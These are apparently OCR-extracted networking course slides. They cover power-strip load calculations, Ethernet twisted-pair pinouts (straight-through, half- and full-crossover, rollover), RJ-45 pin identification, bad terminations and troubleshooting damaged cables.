
- 150 watts @120v
- 150 watts @230v
- How many devices can you put on a 120v 15A power strip?
- How many devices can you put on a 240v 13A power strip?

Knowledge Check

Assume you have desktop computer systems that each use a total of:

- 150 watts @120v
- 150 watts @230v

How many devices can you put on a 120v 15A power strip? 9

- 150w / 120v = 1.25 amps per system
- 15A power strip @ 80% capacity = 15 x 0.8 = 12 amps
- 9 systems together use a total of 11.25 amps < 12 amps

How many devices can you put on a 240v 13A power strip? 16

150w / 230v = ~0.65 amps

13A power strip @ 80% capacity = 10.4 amps

16 systems @ 0.65 amps each = 10.4

Twisted Pair Pinout Problems

Incorrect Cable Type

Incorrect cable choice can cause pinout issues

- Using a straight through cable when you need a crossover cable
- Using a crossover cable when you need a straight through cable
- Using a half-crossover cable when you need a full crossover or vice versa
- Using a straight through or crossover cable when you need a rollover cable
- Using a cable type that is not standards compliant
  - You should use EIA/TIA 568A or 568B (most use B)
  - Someone bought very cheap cable!
- Using a lower cable category when a higher one is needed

Speed, interference, resistance, or PoE distance is insufficient

Can also occur from bad design choices

- Insufficient cable type chosen

Incorrect Pin-out


Pin-out is a term that describes how wires in cables are installed in an end

- Not a problem if purchasing from a reputable vendor
- If network technician make cables need to use correct pinouts
- Problems can include:
  - No connectivity, improper/problematic connectivity, very short distance connectivity


Can be detected by visual inspection or by using a cable checker

- A connector that has been crimped with the wrong pin-out will have to be cut off, and a new connector crimped on properly

Locating Pin 1 on an RJ-45 Plug and Jack





RJ-45 Plug




RJ-45 Port

RJ-45 Straight-Through Cable Pinouts





Visualizing Pinouts by Color Pair



Ethernet Crossover Cables

Half-Cross


- Some equipment that carries power on the non-data wires needs those wires to remain “straight through” (un-crossed)
- Two pairs (orange and green) are crossed
  - Pins 1, 2, 3, 6
- Two pairs (blue and brown) are un-crossed
  - Pins 4, 5, 7, 8
- In this case, you can simply wire one end as T-568A, and the other end as T-568B

Full-Cross

- To create a fully crossed cable, you must cross all four pairs of wires
- Required for 1 gb cables
- Also works for 10 mb and 100 mb


Half-Cross Pinout

One End




EIA/TIA-568A

Other End




EIA/TIA-568B




Full-Cross Pinout


TIA/EIA 568A



TIA/EIA 568B



Rollover Cable Pinout



Ethernet Cable Pinout Tips

A straight-thru cable has identical ends

A crossover cable has different ends

A straight-thru is used as a patch cord in Ethernet connections

A crossover is used to connect two Ethernet devices without a switch/hub

A crossover is also used to connect two switches/hubs

A crossover has one end with the orange set of wires switched with the green set

In a straight-through cable, odd numbered pins are always striped, even numbered pins are always solid colored

Looking at the RJ-45 with the clip facing away from you, brown is always on the right, and pin 1 is on the left


No more than 1/2" of the Ethernet cable should be untwisted otherwise it will be susceptible to crosstalk


Do not deform, do not bend, do not stretch, do not staple, do not run parallel with power cables, and do not run Ethernet cables near EMI/RFI noise inducing components (motors, lights, fans, elevator shafts, radiology equipment, microwave ovens, high power radio transmitters, etc.)

Twisted Pair Termination Problems

Bad Termination


Bad Termination Examples






Not All Keystone Jacks are Wired the Same Way

Seems ok...




Except browns are reversed!



Can You Spot the Problem?

Can You Spot the Problem?



Crimping is on the wires, not the jacket

Pinout is completely reversed

Orange pair is reversed

Nice Crimping!

Repairing Damaged Twisted Pair Cable

Damaged Cables

When trouble shooting network connectivity, starting with the simplest solutions first is a good idea

Checking for damaged cables and wiring is a good place to start

Cable might be frayed, cut, kinked or bent, shorted or broken

A connector might be loose, worn, dirty, or have bent or broken pins

Change the cable whenever possible, rather than attempting to repair it


Cables and wiring can be checked using a multifunction cable tester

Nicked Wires

See the cut in the orange wire?

Nicked Wires

See the cut in the orange wire?



